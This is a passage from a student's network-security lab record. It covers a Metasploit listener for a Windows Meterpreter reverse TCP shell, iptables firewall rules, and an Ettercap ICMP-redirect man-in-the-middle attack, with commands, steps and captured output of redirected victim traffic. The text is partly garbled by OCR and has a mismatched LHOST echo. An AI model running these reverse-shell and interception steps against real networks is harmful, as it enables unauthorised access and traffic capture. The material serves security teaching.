     |/ |______/ \_____\/ /\ \\____/  \/       \_|      |_\ \_____\


     =[ metasploit v5.0.41-dev                          ]
```

```
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops           ]
+ -- --=[ 4 evasion                                      ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp


payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name Current Setting Required Description
   --- ---------- ----- -------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting Required Description
   ---       ---------- ----- -------
   EXITFUNC process          yes       Exit technique (Accepted: '', seh, thread, process,
   none) LHOST           yes       The listen address (an interface may be specified)
   LPORT     4444            yes       The listen port


Exploit target:

   Id Name
   -- ---
   0 Wildcard Target


msf5 exploit(multi/handler) > set LHOST 172.16.8.155
LHOST => 172.16.8.156
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.8.155:443
```

Result: Thus, the setup of Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely has been executed successfully.

ROLL NO:241901047
NAME:KEERTHISRI D

EXERCISE-9

Install and Configure Firewalls for a variety of options using iptables

Aim:

To install iptables and configure it for variety of options.

Common Configurations & outputs:

1. **Start/stop/restart firewalls**

```
[root@localhost ~]# systemctl start firewalld
[root@localhost ~]# systemctl restart
firewalld [root@localhost ~]# systemctl stop
firewalld [root@localhost ~]#
```

2. **Check all exitsting IPtables Firewall Rules**

```
[root@localhost ~]# iptables -L -n -v
[root@localhost ~]#
```

3. **Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall**

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j
DROP [root@localhost ~]#
```

4. **Block specifig port on IPtables Firewall**

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j
DROP [root@localhost ~]#
```

5. **Allow specific network range on particular port on iptables**

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT
[root@localhost ~]#
```

6. **Block Facebook on IPTables**

```
[root@localhost ~]# host facebook.com
facebook.com has address
157.240.24.35
facebook.com has IPv6 address
2a03:2880:f10c:283:face:b00c:0:25de facebook.com mail is handled
by 10 smtpin.vvv.facebook.com.

[root@localhost ~]# whois 157.240.24.35 | grep
CIDR CIDR: 157.240.0.0/16
[root@localhost ~]#
```

```
[root@localhost ~]# whois
157.240.24.35 [Querying whois.arin.net]
[whois.arin.net]
```

```
#
# ARIN WHOIS data and services are subject to the Terms of
Use # available at:
https://www.arin.net/resources/registry/whois/tou/ #
# If you see inaccuracies in the results, please report at
#
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2019, American Registry for Internet Numbers, Ltd.
#


NetRange:       157.240.0.0 -
157.240.255.255 CIDR:         157.240.0.0/16
NetName:        THEFA-3
NetHandle:
NET-157-240-0-0-1
Parent:         NET157 (NET-157-0-0-0-0)
NetType:        Direct
Assignment OriginAS:
Organization: Facebook, Inc. (THEFA-3)
RegDate:        2015-05-14
Updated:        2015-05-14
Ref:            https://rdap.arin.net/registry/ip/157.240.0.0



OrgName:        Facebook,
Inc. OrgId:   THEFA-3
Address:        1601 Willow
Rd. City:    Menlo Park
StateProv:      CA
PostalCode:     94025
Country:        US
RegDate:
2004-08-11
Updated:        2012-04-17
Ref:            https://rdap.arin.net/registry/entity/THEFA-3


OrgTechHandle: OPERA82-ARIN
OrgTechName: Operations
OrgTechPhone: +1-650-543-4800
OrgTechEmail: domain@facebook.com
OrgTechRef:    https://rdap.arin.net/registry/entity/OPERA82-ARIN

OrgAbuseHandle: OPERA82-ARIN
OrgAbuseName: Operations
OrgAbusePhone: +1-650-543-4800
OrgAbuseEmail: domain@facebook.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/OPERA82-ARIN
```

```
#
# ARIN WHOIS data and services are subject to the Terms of
Use # available at:
https://www.arin.net/resources/registry/whois/tou/ #
# If you see inaccuracies in the results, please report at
#
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2019, American Registry for Internet Numbers, Ltd.
#
```

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
```

Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option

```
[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
[root@localhost ~]#
```

6. **Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)** [root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP [root@localhost ~]#

7.**Save IPtables rules to a file**

```
[root@localhost ~]# iptables-save > ~/iptables.rules
[root@localhost ~]# vi iptables.rules
[root@localhost ~]#
```

8. **Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)**

```
[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit
--connlimit-above 3 -j REJECT
```

9. **Disable outgoing mails through IPtables**

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j
REJECT [root@localhost ~]#
```

10. **Flush IPtables Firewall chains or rules** [root@localhost ~]# iptables -F
[root@localhost ~]#

Result: Thus, the iptables has been installed successfully and it has been configured for variety of options.

ROLL NO:241901047

NAME:KEERTHISRI D

Exercise- 10

Demonstrate a simple MITM attack (ettercap)

Aim:

To initiate a MITM attack using ICMPredirect with Ettercap tool.

Algorithm:


1. Install ettercap if not done already using the command- dnf install ettercap
2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default. vi /etc/ettercap/etter.conf
3. Next start ettercap in GTK ettercap -G
4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.

Output:

[root@localhost security lab]# dnf install ettercap


[root@localhost security lab]# vi

/etc/ettercap/etter.conf [root@localhost security lab]#




```
DHCP: [E4:46:DA:A7:DC:AD] DISCOVER
DHCP: [E4:46:DA:A7:DC:AD] REQUEST 172.16.5.226
Randomizing 1023 hosts for scanning...
```

ettercap –G



IP Address	M
172.16.4.218	38
172.16.4.234	38
172.16.4.241	0C
172.16.4.250	0C
172.16.5.21	5C:99:60:6F:13:6D
172.16.5.46	00:27:0E:13:EB:17
172.16.5.50	00:27:0E:13:ED:1E
172.16.5.59	00:27:0E:13:F6:44
172.16.5.63	38:60:77:E0:78:EB

```
ICMP redirected 172.16.5.178:45618 -> 172.217.167.133:443
ICMP redirect stopped.
DHCP: [38:60:77:E0:86:87] REQUEST 172.16.4.218
DHCP: [88:D7:F6:C6:4D:C4] REQUEST 172.16.5.178
DHCP: [172.16.4.1] ACK : 172.16.5.178 255.255.252.0 GW 172.16.4.1 DNS 8.8.8.8
DHCP: [0C:4D:E9:BB:F2:42] REQUEST 172.16.5.149
```



IP Address	MAC Address
172.16.4.1	08:35:71:F2:B4:A1
fe80::5f8:9964:9641:f3ba	0C:4
fe80::20ad:d2fb:fbea:4393	00:2
fe80::41b8:5e6e:9ae:33f5	24:E
fe80::857f:cbc0:26bd:1fbd	38:6
fe80::9cc3:ae28:6830:a992	38:6
fe80::9ce5:40bf:7dd2:4a78	00:1
fe80::a55f:260f:13fc:7851	00:2
fe80::a832:a0e8:93bd:2d6d	50:9

MITM Attack: ICMP Redirect


Gateway Information

MAC Address 08:35:71:F2:B4:A1

IP Address 172.16.4.1

```
2182 known services
Starting Unified sniffing...

Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
78 hosts added to the hosts list...
```



IP Address	MAC Address	Description
172.16.4.1	08:35:71:F2:B4:A1	
fe80::5f8:9964:9641:f3ba	0C:4D:E9:BB:F2:42	
fe80::20ad:d2fb:fbea:4393	00:27:0E:13:F	
fe80::41b8:5e6e:9ae:33f5	24:B6:FD:41:A	
fe80::857f:cbc0:26bd:1fbd	38:60:77:E0:78	
fe80::9cc3:ae28:6830:a992	38:60:77:E0:86	
fe80::9ce5:40bf:7dd2:4a78	00:15:AF:6F:51	
fe80::a55f:260f:13fc:7851	00:27:0E:13:F5	
fe80::a832:a0e8:93bd:2d6d	50:9A:4C:35:1	

MITM attack(s) stopped

```
DHCP: [D4:1A:3F:F5:95:0D] DISCOVER
DHCP: [D4:1A:3F:F5:95:0D] REQUEST 172.16.4.223
ICMP redirect: victim GW 172.16.4.1
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirect stopped.
```

Result: Thus the MITM attack has been successfully executed using Ettercap tool.